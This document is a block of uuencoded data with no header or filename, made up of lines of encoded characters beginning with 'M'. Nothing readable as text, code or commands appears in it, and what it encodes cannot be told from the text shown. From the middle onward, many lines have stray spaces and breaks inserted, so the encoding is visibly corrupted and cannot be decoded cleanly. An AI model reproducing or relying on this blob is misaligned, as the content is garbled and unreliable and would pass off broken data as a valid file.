MLN?PM.*&;H:FI_H9.Y?!C-K4Z'3QAHMWW&'\CN!W%&F(+HM?O.?A/4_59U6_
MW^<JTH91BH]BJ.QF:98PB<%()H.XQE&UCZ*\U%<5HI#%61J&Y^0PL-(/8S4
M/G+(@</.;A2><K-, - (- (YV/'++#0>H</4J'ZFS2)U%:D]FE7*?(\Z8PD>9
M6<JBR':`\$SZQ\4F.M\$3\$, %4V1T#07&<!&L'H2<!<Y&9G\$X/DJ2;) "E`H.XOY
M`4.L*6N<02]4(;\$ (B\$4S%LY(!/!`OH[!%A1<H>!VE4*EK-%AF"H"(P*#L\$#H\$
MF<^`2IA)82R:>@`ELQ(,`X/'U-Q4(:%Z<B\$V6\$!3M:-#<?WRXWF*W:/B*O5
MB-H[1C/RZ`@_FC#%9[A@G.;S&Q=F%D_PN7QR@K4CF6'`=OD41S')BO:O7Z%I
M5_PLP-(Y>^<[W&(AF,\Y\$TQWHIC.YY;1^=XSE2"PHV`QHY:GJ@S::H2/F4,C
M;(A6O`]RS]T/WSUY5"U>?%5V9!/?GNU\\$%_Y;WMO)F&*J4GQW]HI`LKD,H(4
MH8Q8VTT73A4'SJQF0`NZ3,?'SQ3%'Y.)I>-BI//[.#H,YJW5[:+-+&4GSLO
M)PO2XT%[?TF:XDQY>;Z2L<LE85PY1Y#X\VG<J&IY'>J4*GP&6:\HC]3('1
MLFD:M)@67I",^?RH(S2A5RA)SD53JPOSDEE%R^N@6*U0GIM;6:;)AW,S-#U0
M.03!S=GSQ1-\EMYIN[(R.\`YSA9HPJ]@6#U/(2,F\$AL2JO.2RZ7%<;I,^48

M?H-) /7) Z\I []] 7DE>4OX18] 9Q5=TZK6] *R!U) J=<^J [&/6 `L*) T\$WZNZXR) E_
MIZB4K, %=I4RF^] 0D?9U) \5T=&9TZB] [NE/@Z5%I7Y:Y3)M%] TIF:I. ^4* [ZK
MZY3FQ' `E2N5 (HT87V5\F\#`1> [!N%`UU8E*, \$WGOHWNGI_7L/3#Y<CPNC
M/:=XN) OD`"4*K'J:), Y`U/BO"*V) #*Q+26 (T<E!RSZDZ@G=0021-046, IZC#
ME7@**IV) 4I ` , RCN7D0@KDL%3\ `B0%"M2B6.5"%W"B*?@!31) BG>*7U' @4STK
M6>CC*:A) X"0-],) V4PFKAM!KQ6\R&=Q() X75D\E0_3T95JJ_) \. *IQ`-+YYB
M3>>E;*, @T;I+5*1 () 0 [QI*Q' UTQ! ;A (:) 4F1\$GD6!2JI#-6, R62\$P2=9"C64
M) &L#J\4\20I>; [N\E3*9S!ZD.V_7<"=) DD*E3I9STDAH-I4PY*KPJ*+>, 3Q
M%) .B4"4+6#PX3#JRM9`D*"KA) *\$, Z>ON5\$*L] `4#`ON (X [X3895Z%5)>V-\$
MSGM6B= `5M%0&IQ) BI4M (5J) 4>K/' =U6. . . -K6@HG9E863] O.P (P\OD2\U! *2
MC=;BG9/3D?//JKN=X<.`) ^T_] . [] PQEE!4VFNLKEZI] S5NTVCR] - [.%-9-EY
MY8UF_HK"7IXYPSNV_%VS [&1B+Y8ZQ7R= [ZG"3\$GV9^E%B&3 (7T_+OK!X2\T7
M@.5T] @K+L_/VR6^@0LUOF] W;Q<O4WKXHM895 (, 6#!5+DAE_P2 (X5NR5\$KT_
MD:O/Z+\$D>A=J/7/*?G26\LRAQAGJP\ \6S-5' @WJJ\HD3E<) IGI+V;J!%L' Q=
MZ5D:%BM7W] R (`V!J=G\$`6" [.RZ [& (2Y. /1V=UC,) , :&#\$, ()] *" (W0?Q<!=>
MCU== `O_J [] =. [WYT] ECQN/V^W7: />&U_3-S8:3MG3YPX;N_>;>= [[3MLUQZS
MG9C#Y#63T [97=+ZY. IJ0D0MF3Y\$S (&YHUL4"6200<F_3"09, [3&' !' 914?P6
M#&`_2YY0/DX' -TU@2R, #_%+RI-83+^L* (Z. -EZ<>' 265@<*1Z1#) "4OHY\X
M*) GRP\ \#KORUS) EBI5#; `V;+942+5E<*!] @C^:WE" 30#/J `<S80/ [N4) R5\
M\$EI;I. UWJD;?A03CX [MM/TA3LL_') ' #K3>#5FR! ; ;P*_W@3#] 2; (U9M@) \$P@
MZ:27] 93PP9E>*F'. KC4+%` \56%%. +4U2, , C1D4-B_Y9"2\$02EZ3WVJ\$CDO.)
M+1ZJ612KL0<+` UA!M^ \A7ZV^WCCF' . ^USY] ?E<0] WEOE2) \UR+VU. 6; KX^BO
MS7&X/HZYM3F. ` . _=%1?.` 1') JX2#XARK:\$1' 8_;H `D+>FQ>, 9, I5&'] J+7&) 7
M^ . !#K?JOI. (QK `Z/U5 [Z7GFW11E25%50\$N>E%_MOPX&UU\SDQ&M; 7T^2R*GU
M) % [] 21 (YNI [\$KS]) (N?7D^3J3S) 2?Y) _4E&WX8IWX [YW=6+MT9=1Q' 7I5RU
M8B (W>S2B>+ /&=1I1) , N%I>4"MO>HI!"R) -^GG\$M5>?"@T9%1/-! `WJ4G&+]; 0
M07 (\S!E60046FAPNB\$:5VN: .OO>OP^; 1Q%?! ` \SOHF6Q3\B) E1+?4D7VXJ@S
M%0Q%SR) TP5!DL `& ('+JD/9 `D0SXX28-_P<#?7\$\$, (`; -D9I^@EU!4J586EHY
M' =L! * . IM?] D?J#; ^:R>D_< (H*? [6] %F=) RHIJ: :BM+1#%24-W3!N5A7O_V' Q
MFD*< `X\JED2+OY@) 9E2@. -D) R, A) E\A5 [PKPG:8RV/\$Z07M_H>Q=P:M:VH>K
M/". [KS:GL-\$] T4^/H0, &;==>; .G:GF^?CWW@YC1GBR?Z;_>: !+RI:FG9E+JP
MR;YY&PM-!:J:I\$V14K `KE"Z4+F (IBVER:4/2I&:A+5"Q*/"+ [*#L (F!15)!%
M\$01YLBLB4ME!H.R" "@44. ` 3_VQWOTE;M, C_ / ^ (`DMQS9^; , F3, S9V; . . 6#9
M-!H2PW_`>L3H (*S:Q4I1' %:N [PEV"PP [H ` .V/&YR>A=^B@X1@T0I\$5-Z] NQ)
M4:\$J:@BF5H6 `A<3C_R (\$ [` .+:?0RP! \J ["] YPE (@@T-K\$. , `GWCP\8I# :Z@N
M\$OP<] 40' L4!0& (F)?&0AH6&01>\; ;1S<A#M@-^, <KCFZ^<; !20G# `KJO@N/-P
MZK40EU:%, <:33P2?2@ ` `P1<P. 8I\O% `@RUY>2W8\$. 9K8 `?5&\$F] Z0J) "U) 1;
MXA@XX1% \V%K@?T (FX7`*K' /I&L<). &U8/NFZ18B:@EX `+9%M! ?.%] PC-_?34
M\&S4!@E&/%CHHF ` : "353!X-&P<5I/ &^IHTU@H; >^GL\$/F. (`C=:H+.4) /&
MH35IK/ /6\$2R (D7#D) ;UC!0B.) "-<_S\ `DLS' _ [OCR&H&=@J7\ (Q, !@H=VN7-
M#*05V, FJQQJ\$F\I:U;U08 (R (\$?2<05 ()M; S `6G63&"NACF<\$7*+B?9@J `0*=
M" (' 84\$FLH:Z: &' CL-8CME-#@2NP49W!] &\$, ACE `1" I' ? (\$\$1ZAL#</FR'=#5
M`5B@%ZCBH=%LN+BJQGH=76:@1' VV@R3 [1T*-XB^2.) [/M5H) 28 (^G4L0; "5
M, .F5@, K%P; *"Y+VXXP>A^ \T=G\$>: _ [WY, +) 2Q&?S4R9X:0<OFT>66W"O%\$KS
M\0@G+S+ ` 4E+<72?2] WDG6VK@I0, VVNVP *R%4<D^ZDLL-JE0: "X' I\$Q] S: \K=
M8&. SC [YQ\$: :02UG\$^8P<EPJ=QE?HHF0. _N36-F! -; , V! (72 [QV: #\1=K#EE `
M4_Z17"*4I\DA4 `K3*X&K5, !5+2KT8]) 5_"R5@M. \$\$#` OX@=3' FVRQCN<<. D/
M ` ` ` ^" =8FG3L#=#PZ' RV% ` `) #) BS^ROPCB!W `1+W#P. , () \$HYJE<3HD `7B<+ #D
M4U/Y: LK. JA-X7' 2!29N/ /<X"DQ-YE\Q [V/ `DPA-A!FD<P@:31S' : ; `O? ` ` *0
MHZ' .L^9DV [#?"] =; 2GAR/ /JMJ (&OX; !38&!"A/P!GUZ44IL\$-9\ R+ (P*IBR@
MG2#A2/X1X [#&<FG*Y"XBVPS) +TH5?UG' . [\$5KKA1WD [CI8] : F3ZR?&%_@ORS
M (.7/ ^Q' FT?*I (, %O"/QP#` XXA3PV:K@ (/ . `B</ `JWJ0B9" :1+QMZ6X6 (0:Q%
M3 `9+ "1Z?; - [XZ9. [PX7<Q1_ :YJ]] X@ (\$!4. "JD!9) :X2&68A+A&!NWMNA1G^
M. [C%B%:H++ , @-Y20-"!J3&Z [. ` @\6" & (CB) -+0U.W\ P [(06M=3I\$1%2] GH#
M&*0+E0" T^P18 (I [3Q\$/FHH-, /H?9L (+/MK; `*P_@^; CP=&VGF79ZF] ! \$ (VCB
MGD^-2HF-BQW**WZ@ @B*A2\EC&*39; , W6AT" M `UT) T@F!C#&-M.) &0=K! \$AT%
M^J. (<3BL" B: (Z?) &J5XG2Q+4WD5JJI_B_*"SB (05CR*.M6\$R.D&SR `O) ` BQ@?
M/0; ZN" H*1<@, . %Y1Q/J^ \#% ^IO4FMO"%8A\$PY, %*J `3/ &&# (<3. H (J2DP2H"
M/FDA^GB6-*U. 0AIX3) X9JD\$: `XR) W8VF*#YI\$) @<C\U>>6R6Y ['Y_N6Q^; [@
M, 7Z-G2' \$EP3T2?U"%/ , FB8/JQ;R)) YG (>8 [, 7&) "Y^A) -7X) O*!4\$A6AHA) 5
M0 `IEO%, 2>;]W5) BMHFH] =-, 7/NN; YLH1 (_^NCWB; &UH6485. 8T\$! @Y8RXI@C
M4L, TOGT; VA) -9JLQEPZ\$U7. *@, IP4 ` ` .XS `0BWJL\$ [2"QN?GX#1T\$P=, :5
M&\73FSX. +: ?^QO49Q' ; . :1.4Q' 2 `^0. 4-4MIER [(9-\$"-Y, IW:0HDH:AK9 (W
MA\$9. \H99D) B1%J36!A/D:U) =<D6I%, 6YVWR#15MY9WY (>, =7I. ; JM>3; 4DG9
M: JTP01HIJ"U41' ?DTFYNE0*6<ZA<6<A6) FN+2IE1ZE?) *"L^CSB `L72- `9J]
M ` ` 0W (WE% `332#-_R0H85_18*+ [P@RW#^X `L3X&!YRGE"5J] I; T0VQ `! \37Y `
M" ` IHXN!2=9IK#35JS@LW>6] .B=S%\$@G+\5L<I] ?%) 0\NHZ [6I^; WO]; \&D#H
MJGB _T^OTX>\$B^ [_TX6%/KC_9Y\ :NO^/Y&\H&L `P^%M?J%=0 [1=M: &43M] =
M&] X] 5\$<Y76: +P_<] @' IT#V#H@WL ` `] P#^ . `>P `?W `#ZX!_#! /8#_ ; ?< ` _KU6
M6G!+G\6A@=>M) \ `JS72WDP: J3?P\H9^7BP' !LU0G6' 8, @+H. 7O\$G> [] @E `E>

ML@>7MTZ8XG1&R#<37Z@N`H=N\$^QC=.4E&PMD[AED[E]/9>>QX,;!*"K7YL@!
M2L)!,L:'&B,^KR_'8[&9@Y\$2&084\$'=G/)9;X[!A\'4H"W"S)'TLB07973R?
MV8-X**B;G/'U-(("T>3=OR=_#UVX\!XZ?C"'<Z6X&^ABZ1Q;/BXDGLF]U_Y-
M+=('P!F\$J)2H9Q'\5'JR+"ZSM,67=L7'1F;_\'6+IU&ILMKU,@,.VR#ESR"
M%Y[Q#ILGC13M=)*E,^]797JQ"TP#0H50LPJ.6'D1@EP*07]Y(4>'71-'81K
MLRL5<#FK"()("<%)T!_]RB?<'W\,;\'4.PR'DIZ;U2XT#7E9<^M#XA"0T8KEV
MC\:\$/6-.\#70I2\$CZ!U:6AR`Y`L9@^KD4]-2>HO@08NI@?L\$H&6\$V7>'P9Y;
M)=B8/G\$QB8+#>B1'44V`!M@I#=#J2!".G58*- [3<T+3UJ:'120DIL@A=:748-
M>!_8,D1F54*?D98)61B-Q5D#OVK<#K(E7E:L!*_'1R6E\)]'WZL%@"A!I*E<
M1,3);_ *O\50(6UA"X<(.83>9J<D?-= "0V[8@;BBNSF"GLTQ;LP,,0#3A+]N0
M/T-J_X2`#&ACH&KET\$';3=N!,,,;\$3UGN%!C=0%08-:+=`QPG)6<'\'I8[!:W
M4JP![NT)`<S&W\$SI+9(W=L<.7F^P[BAQA;%U!'P99LGU.%;`H[HA6+NT#O>
MMB2R+8@N)OMZO.^@K\H/5<.?.+=@W',[2[@,HX`OJ3=80]&-490-\(O8.D#
ML-GA>8KP4E(F[<\$GC25*O>]IR@[S:&=@P/4TPSK4"4@-;^N3RP.\498+P*Q#
MQZZ8=H,5H!NMQ<5,*XKAH>ZXGV'DZO8;LIS.NR6D=" [Y6N'7-K->#1*I-P
MZPDLSP(L)?59<K%H/+V%8=-TXFPE&^W&7&'C7;#XAIAS@%+TF"M_@NA`6W\9
M;*Y\K(\YQTN);:[8'U.BFYH5P,,T*U0J,66H,RAS`WJ;KU0!39CD**2=,4!>
MA'0H%.P>0,"1ZO:<V1J.F:G"RA/V&4'A3U;^/\$JGW7@2C3#:/%@<^1+D:_9P
MXD7`\'3UC]"Z;A=#7),*\$>)8#!3QA`!+A_<F%<:"^P[Q,%#5/)!>>T2Z0&"Q
M#,1+<SFTB#IT@[=\$J]1D!B'GS24[?]3,]\$+4>)U-L&@0T^M]>M6B_(I!\$U*(
M+&#P@!QMZH!\C[0`R@^)J,(R%P79)XF=+Z3\P7W#XAU^YPTHCIT"%3L4,I
M?8X<+E\$!*"!";-) [OHV2<,P2BWS#`8`UQ:9Z#WY2\+N#:-5\$/1`YM;=?,(RZ8
M_3OZ(/*>:[L/L7Q7\>XZP`\Y1:J^P./&DH=?%R4,)9H_"BJI\$;3=0G.):QP0
MP#,*QN9@R(I0H9;QIGSJ6!@#LYB,^/0<QC7!I0*I+MIC=E!I0'4[\JD4=/82
M@86#I=!)K)0%'EYK<,Z#F#J&&!S*Y4"0'WD5@1V>G&N\$94/*'_E1U='E+%ESB
M,6CEL!&'R\$V\$Y83%U' /)!+F)UOC:#`Z'B?6A7#1MYA^Y[+9@&V8VH@^/ (P*
MGQYDL8)PF'@[@*II+[AMYH*IS\GD/ZHL)?K/NPM%I+A.+!!'6<-Q?G'Q!T
M=J.(DOT:NXKS`6JGQ41@H1.DX-8,<I2W"R/U.6F'46IR[@#M<#AQH><X1,(
MH,_#GEC`20!/1@AJ>,84EF4V`FA>)P]4DI(>\&E2FQ14C\$6`D\$2@L.7+=
MQ=PBYY2+&8+ZBKK()(>=")SQ*N>4_ (8"#@2I!:A`_\7X;F;Z23=N'_%3"B1
M.: [)=!]WZ3Z94L!6\D51";['IL*013Y:#*C4[&CSS043Z:*N4;81ZA7T5>W
MVBVBRWHTPB^A@`0#DFFP>L&QBEQTL;M@?K+&K(<I"^\&QT@L\$`NX?SF:##!QJ:
M<68*"J84Z=W(M2",=;\(M<@_JXE0"_I3,XEV0%\-9T'P`I@54*A+..-CL5EP
M'0"&)S'U/(<%`_#A=<&+ET+L<31\ (630[?`-FL#C7]K!<U@X%X)9J CZ7?%>+
M3X\$K(10@T=KSOO,NO"[Y/T*9F'*.->);1G@>/DM\N2]1E_N1NI0Q^\$L9\ P9
M9[)Y5HU812]6N_JRYL5^PPH:1M" `1%D%>@A1Z!)8=Z&]Q9AYW@H0`P*-S3;>
ME5!*EH;WKV!*K70UQ(F&^%-"7@:ULPD0"@\$AK&#!%HK#'" :S5<P\<T^3-
MHOXUF05?L?M,.\'_\GG(&\$!`SHBCJC#&M!K_JC5E1%*XTK]_Y5%J8*LAC^*,
MEQ=AE,"N4AA^3T9)0)2?AQ!@G@G+Q,HQQE^GI`C"4I\>?SIV%?SNNVDQ?^U
M5IR`Q`KGW]C>P(;XA)@Q5H=0P7[3.).2KZU4_\$RM*IJZ!5*`\$FLH`J`)A\$,
M(32!>(E`<7W7:N!E9(Y",#YN.KC0`F8O+*USPG_DP,, \$C40Q\0I?8/Z?F74X
M8`X?PC(A-FV,G[!SR2*M)%6;*)%7/T#9@57Z:,4!!))K8:@`D@IWK+` :1>R
M+\SID6W\$`2:G(]B4@*@20K01@1+L,Q!^X\49@:-HR@,=)8J'.T/!10OH@;,-
M%;NH2\$V)(HTPG340BB`114\$*?'DH'#EXQC6.F9HU`MEX.<MW.24G&B.*V2LF
MJ9U")4]T?@&9\G+/E2).84BB^C`X*X\$A>L(2*@ (#L6IL#J,96@#99Q:7FU>Z
M(VK"SI@HFTT)VPLV13/CQ*MBHRP.6BPRTE%*Z`>K?-*!@^7(HBA`Y?Y`"AO
MJI+Q37&*5PC\9#%S;Q5!04N'P2P<L+I`AVC`T;D<P50?&V`GD)\$P;&DL!Q=
MFV@S>H"% (5%HLH#&+JN-)FJ(G5/23\$V\$S_;BO(COUN(,!%_.>E@:`*1%Q-H
MM3L*[8\$\<9:<*<!:7[XRE0F,2SMD#CIP)`LXWA6`50<>6^0Q2Y\$U52+&24+
M41J->79+BA*@/E9GC]&:N)\FP27P\$ECX2)0U5`E155H4K%3"!S:'(O9Q4X8
M%T+-DP96E<IK4I>\GP@ZX?*9V,6"6\$CCC0;D8%U<2EU4` (R5Q4TIH#>N@/\$W
M!8IN*304W+'ASH-THIP56.L)P.7!68F.TB&./5Q?%#AI6(#JLA4+^<*>7<OF
MW-A?2):M&DK' [<9:!\@X/, \$&@`X%`R00I`A7>5"X:237E\$NH^<0I.%ATY)HCT
M#?(J.)9!C91;D\$)FM" B^:J,>;/[2Y]J[/]#?SMRAGE<)A1X&&YTU@R`S_U_
M6JW6H-6+]_I0T(?[/^ [%Y_4Q'KUF\$4\$/SW)*QID?PGS<&?Y+B,J."\$E/BN
MR5\$I!"?QZ1F:Y/@;R7N^3DH,UI0_D1C<9>^>;]>FA1S05YQW:OHFJQ.2RSWO
MU_>;<ZG-]G8#E7GU9U]0W1[6N=7Y5@-:SG[G0LN@H@N=?K1<=UYSU@&('VE8
M?V/I^MX`36^?A#P`_A@UJ!:^Y+G!>T&M/CCN8&63L4+CTVA>Z^;9_`+OMEW
MC:>6>YI/D8T>2T\+6S>R\O6VU."OK=FKU<N_ZS+YL4M/U1GXTJ.EJ9TUO<JZ
MMLD9%O)"Q`Y_XW=MNM?;5KEOPM[*AQ[?]N2VD,>W/;OU2-;>#1MGT+;6HVZ=
M'`5EP/67+BZXNN!@5>@ [01] ^<ZUSK\9*Y^=L:\@OM<'A;F_?I]Q:_4U??RQ
MC(HW*L+W7CZ?`^:CH]_X;5;=N+#+)N<^X9<<T^ [=E'D [DNSO3U4GMYXY\AEK
M(_.-2W-GSKW8IU?OD=.3YS:UC5EE?][@30)@U8,^;+%]+W#SC8*T&G6ZHR7
MOCVGNU#';T6';/^`F0M-S39U6&CJ,F]?^ [&35DV,#ZU_.NJ#B51TC]??>^5
MW6M'M/AU[T\I?IO=AD5/J[_IL/!XG2/JE=U/7#^UIO3ZN7?Z9ZP:\$%W4;E*C
M=8U?7=7XUK2(D8M?.-<YX./"Q^UA5^=<3K\6Y:XL36E1V&WO)H#Z>S8M+5.4
M1FXZ498SX>PW\$PQE!_NG%_RK_CA=EF%*LF[=.,?[]T.Z=ELZTN_] /D?QX0_
M_C3^KGRE*#7@Y>\TKB7*N2O?6#/WJQ&-?QS7,Z6\HW^7-K-^G?3,X85[FGZX
MIWZG/_=M^+A_B/ZW!75W7[NR?-"&H,\$+@N;\MM*]+2_<^9ADS:LS#H1.K%-
M9+LOMC6(')XU(.396_W:N*)]WB%[[?KDG,P>8V,\K;<;_ =Y*K_=HQS+E-Y?U

MX]_.L>Y:7GINW;L=MY4WB1O99^O)R2?,!FO2I:.O[%A^7;UZP\ [Y3?W*5YR<
MI%^^L6]&W3KM&Y]NG;YD]<Y!>T.7S4D, [/3])^??G-EYQ^ (+\$P.C6\?, 46QN
M.CV@0=_P&^;39P=]MO.9)!WIZS<V4BU0/\$P [+ [2^\$;4CL+S55F7/N,W]?BQK
MFM;<;KKOCOW[LDH6#'=O2ONHTY*2LK:&\$S\$OSGUYRXO^XW_^_MD>W0?OZ?7!
MU-PG&NS/R (M;NKU-VN0%#7>]G^XL:DK8A/D-EZS;/AXVX+.P1Q (T95GG;G_6
M (VM^R/ ^5JBMI<>7]_?>5SIB^L^U87 [,AY*Q [Z8R) :QN=R?5 [_A%/D^M96] LG
MOG7\7\$SR. [W255U/_ [XEI_^B (%716Q^G) 71D8KCJU7\?>.CXR*9=QU76'7) R
MT' 17I_US, @M^E]B:OYXQ><JHN:-OO=BER\R^7^_+5<U;M*O5V-OMATPOZ+WE
MZ+ []^J5QD<DEPP?L6C>A6Y>AVV='=YO:]<DF, [^/?'] ^2E' 0VT.V#3BZY:/^
M [?^] / ^O3I8; / (HM"] = ; <] <<34HHJ-"V./5%69/%MY<UGM:L>8% (_M' ' Q^O
M#]S]S,PI! [9?U)T8]< , @__30SG6+GGZU^, (G/>8LH@ [\NK5!EX/] +] 1; _? [(
ME0%7_9-TD2_5_V' Z^J' [= _4] 8P_>. ; +P>_ ^ = L] >WF>A9VGJ^Y="K"W_Y0 [, B
MIW) &< (4FOT^ PL2 [GFD] . / % * V X \ U] R ^) F - SEX9 = # 6 * W * I I 4 G G Q V T < M Y R Z N ? [A
MMSK7Z] CVJ:P=FV?=?+<C%14GQV_7?>P_</NIN (7CUAW1?3:FM;7AM' . ; +P45
MO=#F\WX#;PYMG^".N9YMO#/JET9;-HX?T>#.N?C3SR\ :U>ZC@+8EHPM^H_S&
M?'K\Y. "C5W;M:NB?GSC [J\QQYJO [; ZX\L&K<T-Z_' Q [UGVN%ZCN^EM#')] UN
M=<1A [' ; (79G?_EK%Q3 [? C ? GHPS * % ; NG0G97-SHRN^#RS?6) 8Y. : Q3QXV) 4_ =
MN' OITZ\5ECO\#YY] [([F ; , = Y * W (F 1 ? _ [G * = G A ^ F G = @ 8 & ' , K > > 2 F \ / /] T _ Y 9 E
MG0; %SZ?_ ' +) T _ < (A 6 T M . = E R T ; M + R (4 ? 7 _ - G Z Y C ? ' E) % # K P ^ \ V ? C (S D V 1 E B V .
MHV, . I 3 6 O F [; N I \ ^ ^ 5 \ \ \ 7 7 ' @ / # , W > K < S U M < W : " N * - C \ V K # Y S F 7 * 2 F 7 K C - B =
M + < P / S 9] 2 % / Y . , [_ # I P > \$ O \$ ^] E E W Y H 7 ^ ? U S T _ 9 4 Z ; 8 5 ? D / > G Y / ; - D \ > P E T V X <
MRC=T/13\Z=LK38'] WLBN7+EV\JS80X>:GIF;/.OHZ.5) # ; > D] P @ H R O X J = V S %
MBSVS.VA^"V [8 * # A C [\$ # / M - W ^ V W =] V W # D C ? * Z H ^ + /] I S ^ H _] C T T \ ? B 6 C 9 - O B \
MM=GY:2UO]FIU]K#*/B;P () 69, . W ^ " 8 M E I H , # _ ? :] < W 3 7 W 0 _ ? : U X K % 5 1 9 + A T
MP%; YL_ [+ [DG ; ? G Q G 2 U * \$ V G [U U Z R B M R] ' S V _ Y > N > M 2 > ^ N C U D > O ; W W E \ > " 4 O Q 2
MUGRY. : ' B I 1 W ; ' S X X < _ C A K ^ \ V U - % V ? V A C D ^ ? / O K U [R Y M A 4 \ : , S U Q 8 O U . G B R ^ ^
M \ - 3 B U U H = #) E : ? B . I Q < C @ O / E C E ? > 2 N N [H U _ E < Z O _ Y . B P K - Y 5 / 3 # H 8 L [O % L
M \ 8 5 J U I W ^ + C \ T 6 - U X L ^ ^ > N U 4 9 ? W L * 2 % M K * O ? 6 + R Q > - , / A O ? . 9 C 2] & * _ ^ Z 9 8 F
M [^ = K \ [H / W / + N Q ? * \$! M / ? : W K 3] 9 _ 4 T O # = C _ G] + V - G & 1 5 ' L + 7 K H , \$) [A \ T N + L &
M " " [! W = W = - 0 1 W = X ? @ [N [N ' 8 * [N [O ? G N] \] _ Z \ Z Z R 5 G 7 G K [: = V 5 > U J > G 4 S D T E 1
M] V E Z T E M P , \] ' F ? % ' > 5 @ I W O L * C % R , ' A * 7 9 L H B (7 1 R G H W \$; V Y B . P Q (L < . Q @] X 7
M M ! (F W 2 S ; + E S L 4 ! W \$ V] ' 7 Z Z N Q B S - Y V A ^ D # F H 2 V O @ = . > + Z Y , ^ 8 0 4 E O ' . 0 5 ' R @ J
M R Q N U ' \ : Y F E (_ 2 J I N H > M # 3 B , ? V V , _ T < ' C 3 K U .] D 8 , H W Q @ > " 6) 9 Q 1 C U Y W B D 8 8 2
M ; < T 9 > P V T 5 7 \ M _ ? / #] T " [* . A + - 8 K @ + S \ 6 E - * / /] @ (C ^ ! , + F , T + J E \$! Z G [/ 1 6 C
M O _ E 7 % 7 7 S + T) V [& E " F Z N / Z] 5 X G < \ L] ' " P : # * 3 . I , K 9 Z * U 1 3 / % M 4 Y B ^ Y B # ? X 0 '
M & K O , 5 I \$ ') / O H H - [M [" [R] N K ' 7 _ < * 5 > ' ' T L B & P B B A A U K ' 1 O U Z X [E J D] " ; G U 1 ,
M Y R 0 6 ' = H + _ K I 2 O \ 7 : @ O Y + @ H 9 6 9 & \$ % 5] # 3 U J 0 U 1 ; A " J D 2 G 5 % + / D K 0 ? 4) G ([M
M 8 ! -] 1 P _ 4 5 X 9 * \ _ Z Y V S , , + U / % D Y * # G Z 1 0 > 6 C 9 X L \ # 4 C Q S / J * H S U ? D + F ' G ; D E L
M ? A _ _ < P . 1 ? S [P ! 0 ' F T R = C I / _ ? # 0 0 " \$, ; , \ , X : N P 7 _ N (B J 6 G ; 4 P W % \ ^ K I Z T + H C)
M # Z Y 3 O C : & _ * : A A @ X + R U P , D R C % + @ X A < = & K 6 (L T T . = P < 7 5 U K 5 B S _ / R Z + ^ 2 Z T . ' [
M \ + : P X ' U X E X 8 S E ? ' D - N E W P - 4 L I M A T _ H] U 0 A 5 9 - < W 9 : . J O K ' 6 0 % 6 L ! : S) 2 + I] P
M N ! - < I (T J & 6 6 Y L) % ; > 2 1 T @ 7 S ? Q O A T 7 I ' 5 1 N (6 3 7 [* C ! + ? C 6 O Q 4] N @ K N O - P Y M (
M " I Y Q ? E Z ^ ' 4 0 "] - 1 O & 7 Q 6 T X D ! G 5 D V U < \ 3 D G 6 - L ^ * & G R ? V 7 Y (& ! . O . A . 7 ! . M >
M . A / G ! . L ^ . A / 7 V L O . 8 V L : 2 ' 8 2 3 : [* W Z 9 0 \ 0 8 ' ? X @ T W 3 ' L [N K " ? _ C \ \$ [V 1 2 [- N
M & U [L ? E P < / I > < Y 8 - O A ' ' Z Z V # > < M : 0 H 4 % 8 H . [> ") - @ W & + Y = # H 1 O N O Z % [] += _) F
M X P % S @ X ^] M B Y R O X " U [6] * R M _ ' 2 W K M " 6 > W M _ : H " ^ 1 \$ W \ @ / A ^ (@ K ; S J ? > L J C ! D O
M ? - : B B ^ 3 ' " < & Q ' * [A I " K _ P D Y ; # - 4 T & 2 , G - V F O ! 3 7 ' L 3 K 1 2 , R C @ V = S < F / W @ E U 8
M F / K I T 9 3 H E) G 3 B 8 8 % 1 M ^ Y F * Y 6 F 1 ^ [T 7 5 6 7 = E S > 4 ' ^ F # F) R ; / 4 * 9 _ ' @ E R ? K W B ;
M @ Q Y " 0 D , C H J S 1 Y [A J 9 9 6 * 9 . 7 7 9 K / 3 T Y ' T R " M J R Z O # \$ @ N I + F ; \ _ 3 ^ 3 V # X A D 3 (Z
M ^ 9 U Q V < U O > / ^ J 7 * , Q S - 4 N 6 : 7 D ; # H T 7 W S V R H H R = > :) _ (\$ Q I 8 4 L = \ P Z I & ^ : W U @ D
M] U H C _ . U 4 1] X . + > J V P A 5 B # X W ^ S] > " - & T 3 Z 7 & G + 3 C 1 0 = ^ 1 * ! 8 1 % M K ! 6 T T J & K E =
M S 7 & V C \$ D 7 2 S 3 V # ? 4 W ? (+ K A ^ R P " N \ A U 9 Z 3 7 @ B 3 K [8 S \$ 1 9 J ' K F S G Q = + . 5 R 9 G \$ X 7
M I & & B 1] U Q U M + F (W M [3 4 K @ + U T 4 6 M [M , E ! Y D) @ , . = B % F ^ 2 _ I > E 7 % ^ S # W Y K 7 _ R 7 P
M 3 /] < I ' = O B R 7 9 = R (# L) . = R N : ^ B < - \ B Q & E \$ C ' U > V) ! L J - _ \ ? ' \$ \ H L " 1 3 @ : - S E W
M 9 & \ : ? M ? G S 3 A R & V 0 7] ' K E 3 Q T J 6 " U A @ \ 1 T P I < Y] I T " - > 5 7 U R - F & M X > V + U \$ Q N 6 _
M ! L 6 D 7 ' \ M . " 1 ' + M J U &] L W J W @ Y H 4 I \$! E 6 (; J 0 , Q 5 > _ B X B J ! K @ N G 0 < * 2 2 ' 7 " U D E
M Y 5 W 8 U Q I _ I Q C ' Y : ? Z K * * [J H & 0 > 9 U E \$; K > B ? B Y Q W & T F O , Q N H R ? @ , # 2 6 C W R K 8 W 0
M 6 \$ Q S 2 B 0 ^ B \ ? 2 . 6 ? G K @ 8 W V - Q +) 8 Q @ F 2 F \$] Q 5 S K C (- + ^ & R (5 W E P 9 2 P & V Z J - ^ 1 U
M ! ') V @ * . B * O X O Q P - Z 7 X / A E > Z 9 R Q \$ Y = T 9 , B M U _ * , Z / R C) D ' N , 6 D 5 J ? 5 S Y O O ^ W (
M L D Q / Z K M 0) F 7 C 7 < \$ 1 ' \$ _ Q A (] % A M 4 / * 1 T 8 _ : 2 M T K 4 " R] , U . 8 0 \ / _ , E T G S 3 G 1 / ^
M 8 - " 9 C ; W E G B \$ H 4 " W + , O - D Y ? S D 3 \ , 5 V 7 V (U 5 > ;) Y G < @ O > 7 0 7 ^ : _ S ' : H @ . M J > V V
M . 2 + 7 T \ % % + - \ J 2 ! O) \ L I 7 / Y A M 9 ; Q , 3 & Z 3 0 3 ^ G R 8 3 3 (; (G M S U ; 4 \$ [I [6 M T A # ;
M P ; < # N 9 V [< _ 5 J < V Q ' 2 ^ A 3 H P M _ K X , = A I V W _ ' 0 B . X 8 & ' 7 : K B * J S : / - , F X M ? G 2 L >
